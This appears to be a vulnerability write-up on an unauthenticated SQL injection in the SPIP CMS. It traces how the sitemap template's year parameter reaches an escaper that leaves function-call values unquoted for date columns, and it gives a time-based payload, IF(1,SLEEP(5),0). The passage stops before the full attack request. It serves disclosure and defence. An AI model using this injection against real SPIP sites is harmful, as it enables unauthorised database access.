


fake_template.html structure

Before loops can interact with the database, SPIP compiles the template into a cached PHP file and stores it in the `tmp/cache/skel/` directory once. After that, this file is used for every subsequent visit.

Here is what a compiled criteria looks like in the cached file:

```php
<?php
// tmp/cache/skel/html_<hash>.php
sql_quote(($Pile[0]['id_rubrique'] ?? null), '', 'bigint NOT NULL DEFAULT \'0\'')
```



compiled criteria

`$val` is the only argument that varies and is reachable through the request. On the other hand, `$serveur` and `$type` are hard-coded into the cached PHP file at the compile time.

Our `fake_template.html` loop generates this:

```
SELECT titre FROM spip_articles WHERE id_rubrique = <value>
```

The value can be supplied via an HTTP request:


```
GET /spip.php?page=fake_template&id_rubrique=3 HTTP/1.1
Host: 127.0.0.1:8000
```

Which results in:

```
SELECT titre FROM spip_articles WHERE id_rubrique = 3
```

A criteria can also be marked as optional with a `?`, like `{id_rubrique?}`.

Example:



The same criteria, marked optional

This changes how SPIP handles missing parameters:

- Without `?`, the clause is always there. If the parameter is missing, the comparison is made against an empty string, `AND (articles.id_rubrique = '')`, and the loop returns nothing.
- With `?`, the clause is dropped entirely when the parameter is missing.

For example, with an optional criteria and the parameter absent from the request:

```
GET /spip.php?page=fake_template HTTP/1.1
Host: 127.0.0.1:8000
```

Then the `WHERE` clause is omitted from the SQL query:

```
SELECT titre FROM spip_articles
```

The primitive: an unauthenticated SQL injection (CVE-2026-72708)

The sink: a value the escaper will not quote

> Everything below is demonstrated on MySQL.
>
> - **MySQL and SQLite**: same bug, injection reproduced on both.
> - **PostgreSQL**: same bug in the escaper, in a more permissive form, but unreachable on a stock install since SPIP includes `req/pg.php` while the driver ships as `pg.exp.php`.

For MySQL, the escaper is `spip_mysql_cite()`. Almost every condition quotes the value, but one returns it raw:

Source: `mysql.php#L1711-1745`

```php
<?php
function spip_mysql_cite($v, $type) {
    if (!$type) {
        return "'" . addslashes($v) . "'";
    }
    // ...
    } elseif (sql_test_date($type) and preg_match('/^\w+\(/', $v)) {
        return $v;                  // return unquoted
    } elseif (sql_test_int($type)) {
    // ...
    }
    return ("'" . addslashes($v) . "'");
}
```


The escaper leaves the value untouched when:

- `sql_test_date($type)`: the column is a date type (`date`, `datetime`, `timestamp`, `time`)
- `preg_match('/^\w+\(/', $v)`: the value starts with `any alphanumeric character` followed by `(`. (Example: `NOW()`)

This exception allows template authors to write expressions such as `{date < NOW()}`, ensuring that `NOW()` is passed through to MySQL as a native function call rather than being interpreted as a string.

Example:

fake_template.html



A fake_template using criteria with NOW() mysql function

This results in an unquoted query:

```sql
SELECT titre FROM spip_articles WHERE articles.date < NOW()
```

and not:

```sql
SELECT titre FROM spip_articles WHERE articles.date < 'NOW()'
```


The second condition `preg_match('/^\w+\(/', $v)` can matches `NOW()`, but it can also match `IF(...)`, `YEAR(...)`, or any other DBMS function call.

So all we need here to reach this sink is a public loop that compares a date column against a request value.

The source: from `{annee}` to a date comparison


The always-present `squelettes-dist/sitemap.xml.html` template can filter articles by year with the parameter `annee`:

With a valid year, articles are returned:



?annee=2026 lists the article

With an invalid year, nothing comes back:



?annee=0000 lists no article

Take a look at this template snippet:

```
<?php
<!-- ... -->
<BOUCLE_a(ARTICLES){annee?}{!par date_modif}{!par date}{0,2000}>
    <url>
        [<loc>(#URL_ARTICLE|url_absolue)</loc>]
        <BOUCLE_a_trad(ARTICLES){traduction}>
            <xhtml:link rel="alternate" hreflang="[(#LANG)]" href="[(#URL_ARTICLE|url_absolue)]" />
        </BOUCLE_a_trad>
        [(#DATE_MODIF**|>{#GET{recent}}
    |?{[<lastmod>(#DATE_MODIF**|date_iso)</lastmod>]})]
    </url>
</BOUCLE_a>
<!-- ... -->
```

When the template is compiled, the criteria `{annee?}` becomes a call to `sql_quote()`, and the compiler decides which `$type` the value will be escaped with:

```
<?php
// tmp/cache/skel/html_<hash>.php
array('=', 'YEAR(articles.date)', sql_quote(($Pile[0]['annee'] ?? null), '','datetime NOT NULL DEFAULT \'0000-00-00
00:00:00\''))
```

For this criteria the compiler picked `datetime`, the type of the `articles.date` column.

So the first condition is already satisfied before we send anything at all:

```php
<?php
sql_test_date("datetime NOT NULL DEFAULT '0000-00-00 00:00:00'")  // return true
```


The second-stage filter must conform to a function-call syntax pattern `(/^\w+\(/)`.

Our payload satisfies this condition:

```php
<?php
preg_match('/^\w+\(/', "IF(1,SLEEP(5),0)")  // return true
```

Consequently, the unsanitized value is embedded directly into the final query:

